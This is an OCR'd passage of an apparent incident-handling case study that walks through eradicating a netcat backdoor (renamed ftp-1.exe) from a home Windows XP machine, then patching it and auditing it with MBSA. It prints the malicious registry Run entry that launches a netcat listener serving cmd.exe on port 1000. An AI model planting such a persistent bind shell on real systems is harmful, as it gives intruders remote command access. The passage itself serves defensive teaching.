Symantec AntiVirus can help keep your computer protected from computer viruses. Select an item to the left to perform an action.


General Information
Parent server: None
Group:
Quarantine: 81 Items

Program versions
Program: 8.00.9374
Scan engine: 4.1.0.15

Virus Definition File
Version: 8/25/2004 rev. 21

The next step was to run Windows update. First Aaron would have to plug his machine back into his cable modem. Aaron did so reluctantly; Windows update would now examine his system for necessary critical updates and suggest patches for any known vulnerabilities which require patches.

After visiting windows update, Aaron learned that no updates had been installed since he bought his computer [23].



High Priority Updates


Microsoft Corporation - Windows XP family

- ✓ Security Update for Windows XP (KB835732)
  Download size: 2.6 MB, less than 1 minute
  Multiple security issues have been identified that could allow an attacker to compromise a computer running Windows and gain cor
  computer by installing this update from Microsoft. After you install this item, you may have to restart your computer. Details...
- ✓ Security Update for Windows XP (KB828741)
- ✓ Security Update for Windows XP (329834)
- ✓ Q329048: Security Update
- ✓ Q323255: Security Update (Windows XP)
- ✓ Security Update for Windows XP (815021)
- ✓ 817606: Security Update (Windows XP)
- ✓ 823559: Security Update for Microsoft Windows
- ✓ Security Update for Windows XP (KB821557)
- ✓ Q329390: Security Update
- ✓ Q329115: Security Update (Windows XP)
- ✓ 329170: Security Update
- ✓ 811630: Critical Update (Windows XP)
- ✓ 810577: Security Update
- ✓ Q329441: Critical Update

There were over a dozen critical updates which needed to be installed. He selected each one and was prompted to reboot after installing each of these.

After downloading all of these updates he wanted to be sure that his system would alert him of new updates as they became available from Microsoft. Referring back to the pamphlet he received from his school he right clicked on "My Computer", clicked Properties. A System Properties window came up with various tabs. He selected the Automatic Updates tab and was presented with several options. The school recommended that he choose the Automatic option which would automatically download recommended updates for my computer and install them at a specified time. He selected 4pm each day.

By enabling this feature he assured himself that he would not be left behind with security patches from Microsoft.



Windows can regularly check for important updates and install them for you. (Turning on Automatic Updates may automatically update Windows Update software first, before any other updates.)
How does Automatic Updates work?

[✓ Automatic (recommended)]
Automatically download recommended updates for my computer and install them:
Every day at 4:00 PM

Download updates for me, but let me choose when to install them.


Notify me but don't automatically download or install them.

Turn off Automatic Updates.
Your computer will be more vulnerable unless you install updates regularly.
Install updates from the Windows Update Web site.

Offer updates again that I've previously hidden

The next step was to enable the windows firewall he had downloaded with Service Pack 2 Windows Update and burned to CD. He continued through the setup process. During the setup process a screen which asked him whether or not he would like to be notified each time a program attempted to access the internet presented itself. He checked this off.

Now with the firewall installed and activated any attempt to access the machine by outsiders would be blocked. Additionally each time an application attempted to access the internet his firewall would alert him as to the applications request. He could then either allow or deny access based upon his level of trust with the application. Below ftp-1.exe is asking for permission to use the internet.


Windows Security Alert

To help protect your computer, Windows Firewall has blocked some features of this program.

Do you want to keep blocking this program?

Name: ftp-1
Publisher: Unknown

Windows Firewall has blocked this program from accepting connections from the Internet or a network. If you recognize the program or trust the publisher, you can unblock it. When should I unblock a program?

For all intensive purposes Aaron had followed the schools suggestions. Without attempting to rebuild his entire system from scratch he was reasonably certain that he was able to both identify and contain the malicious code from spreading or doing more harm.

The next step would call for its removal.

Eradication

Eradication of the malicious data, program, or virus that constituted the incident is of great concern. Naturally the first file to delete was the ftp-1.exe/netcat file which had been installed in the C:\Windows\system32 directory. Aaron browsed to this directory inserted a floppy disk into his computer and saved the ftp-1.exe file to disk before deleting it from the system32 directory; he would save this for later examination/submission to security experts at school if the problem persisted.

Before deleting the ftp-1.exe file Aaron had to make sure that it was not running. He right clicked on the taskbar to bring up the list of running processes. Quickly he located the ftp-1.exe process that was running under Aaron and killed the process.




Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users

Image Name	User Name	CPU	Mem Usage
cmd.exe	Aaron	00	2,244 K
ftp-1.exe	Aaron	00	1,712 K
alg.exe	LOCAL SERVICE	00	3,156 K
taskmgr.exe	Aaron	02	3,836 K
[redacted]	SYSTEM	00	1,620 K
spoolsv.exe	SYSTEM	00	4,044 K


Next Aaron would delete the ftp-1.exe file from the system32 directory.



Aaron was suspicious of the fact that each time he rebooted his machine the ftp-1.exe process restarted itself. He knew that there could be startup script of sorts within the registry file, but wasn't sure where to look. He quickly came across his answer by googling "windows startup registry entries". He was led to the following two entries.


1. `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`
2. `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run`

After getting a command prompt Aaron typed regedit and quickly navigated to each of these named registry repositories found on Google; in them he found one match under `HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\`



Name	Type	Data
(Default)	REG_SZ	(value not set)
FTP-1.exe	REG_SZ	ftp-1.exe -L -d -p 1000 -e cmd.exe
VMware Tools	REG_SZ	C:\Program Files\VMware\VMware Tools\VMw
VMware User Pro...	REG_SZ	C:\Program Files\VMware\VMware Tools\VMw

Upon rebooting he searched the entire computer and did not find ftp-1.exe or netcat installed on his computer. He then checked his open connections via TCPVIEW, TCP port 1000 nor was ftp-1.exe active or listening.


TCPView - Sysinternals: www.sysinternals.com
File Options Process View Help

```
Proc...          Protocol  Local Address                 Remote Address  State
alg.exe:1972     TCP       sans-giac:1026                sans-giac:0     LISTENING
lsass.exe:636    UDP       sans-giac:isakmp              *:*
lsass.exe:636    UDP       sans-giac:4500                *:*
svchost.exe:1... UDP       sans-giac:ntp                 *:*
svchost.exe:1... UDP       sans-giac.localdomain:ntp     *:*
svchost.exe:1... UDP       sans-giac:1025                *:*
svchost.exe:1... UDP       sans-giac:1900                *:*
svchost.exe:1... UDP       sans-giac.localdomain:1900    *:*
svchost.exe:9... TCP       sans-giac:epmap               sans-giac:0     LISTENING
System:4         TCP       sans-giac:microsoft-ds        sans-giac:0     LISTENING
```


After rebooting the machine several times and checking for suspicious running processes and listening ports Aaron was unable to find anything out of the ordinary. It appeared as if he had successfully eradicated the netcat/ftp-1.exe listener and the vulnerabilities that were probably used to exploit his system in the first place.

Windows update was completed which patched over a dozen critical vulnerabilities. Additionally Aaron activated the Windows SP2 internet firewall which would protect him from a great deal of outside network based threats. The new firewall would prompt Aaron when new internal applications requested access to the internet. Had he had this firewall before he would have been alerted to ftp-1.exe attempting internet access.

Norton antivirus was installed, live update was activated; this allows for real time notification and updates for virus definitions.

None of these measures is ample by itself, but when working together they form a formidable defense for script kiddies attempting to hack a home computer system.

It was important that Aaron thoroughly prove to himself beyond a reasonable doubt that he was now protected from future reasonable attacks. By engaging the Windows Firewall, scanning for Windows vulnerabilities through Windows Update, and installing Norton Antivirus he had gone farther than most reasonable persons. Aaron however wanted to go one step further. He downloaded Microsoft Security Baseline Security Analyzer which would scan his system for necessary patches and loose configurations [24].



Microsoft Baseline Security Analyzer


Welcome to the Microsoft Baseline Security Analyzer

The Microsoft Baseline Security Analyzer checks computers running Microsoft Windows® Server 2003, Windows XP, Windows 2000, or Windows NT® 4.0 for common security misconfigurations. You must have administrator privileges for each computer you want to scan.

Scans can be performed locally and remotely against computers running Windows Server 2003, Windows XP, Windows 2000, and Windows NT 4.0. Note that on computers running Windows XP and using simple file sharing, only local scans can be performed.

Microsoft Baseline Security Analyzer
Welcome
Pick a computer to scan
Pick multiple computers to scan
Pick a security report to view
View a security report
See Also
Microsoft Baseline Security Analyzer Help
About Microsoft Baseline Security Analyzer
Microsoft Security Web site
Scan a computer
Scan more than one computer
View existing security reports

After selecting scan a computer. Aaron elected to scan his local machine.



Pick a computer to scan

Specify the computer you want to scan. You can enter either the computer name or its IP address.

Computer name:	WORKGROUP\[redacted] (this computer)
IP address:	
Security report name:	%D% - %C% (%T%)

%D% = domain, %C% = computer, %T% = date and time, %IP% = IP address


Options:

- ✓ Check for Windows vulnerabilities
- ✓ Check for weak passwords
- ✓ Check for IIS vulnerabilities
- ✓ Check for SQL vulnerabilities
- ✓ Check for security updates
  - ☐ Use SUS Server:

Learn more about Scanning Options

Microsoft Baseline Security Analyzer
Welcome
Pick a computer to scan
Pick multiple computers to scan
Pick a security report to view
View a security report
See Also
Microsoft Baseline Security Analyzer Help
About Microsoft Baseline Security Analyzer
Microsoft Security Web site

Various checks are available to ensure best practices. The results follow.



View security report


Sort Order: Score (worst first)

Computer name:	WORKGROUP\[redacted]
IP address:	[redacted]
Security report name:	WORKGROUP - [redacted] (8-31-2004 11-22 PM)
Scan date:	8/31/2004 11:22 PM
Scanned with MBSA version:	1.2.4013.0
Security update database version:	2004.8.16.0
Office update database version:	11.0.0.6819
Security assessment:	Severe Risk (One or more critical checks failed.)

Security Update Scan Results

Score	Issue	Result
✓	Windows Security Updates	No critical security updates are missing. What was scanned
✓	Office Updates	No critical security updates are missing. What was scanned
✓	IIS Security Updates	No critical security updates are missing. What was scanned
✓	Windows Media Player	No critical security updates are missing. What was scanned

Nothing of concern to patch or correct thus far.



View security report


Sort Order: Score (worst first)

Windows Scan Results

Vulnerabilities

Score	Issue	Result
✗	Administrators	More than 2 Administrators were found on this computer. What was scanned Result details How to correct this
ℹ	Windows Firewall	Windows Firewall is enabled and has exceptions configured. Windows Firewall is enabled on all network connections. What was scanned Result details How to correct this
✓	Local Account Password Test	No user accounts have simple passwords. What was scanned Result details
✓	Automatic Updates	Updates are automatically downloaded and installed on this computer. What was scanned
✓	File System	All hard drives (1) are using the NTFS file system. What was scanned Result details
✓	Guest Account	The Guest account is disabled on this computer. What was scanned
✓	Restrict Anonymous	Computer is properly restricting anonymous access. What was scanned
	Autologon	This check was skipped because the computer is not joined to a

Two administrators were allowed as his girlfriend had her own login account and occasionally installed programs for school. The windows firewall alert was due to an exception that he entered to enable ftp access to his computer from school. Aaron had already accounted for this in his mind.


Microsoft Baseline Security Analyzer

View security report

Sort Order: Score (worst first)

	Windows Version	Computer is running Windows 2000 or greater. What was scanned

Internet Information Services (IIS) Scan Results

Vulnerabilities

Score	Issue	Result
✗	IIS Lockdown Tool	The IIS Lockdown tool has not been run on the machine. What was scanned How to correct this
	IIS Status	IIS is installed but not running. Not all checks can be done. To perform a complete test start IIS and run the scan again.

SQL Server Scan Results

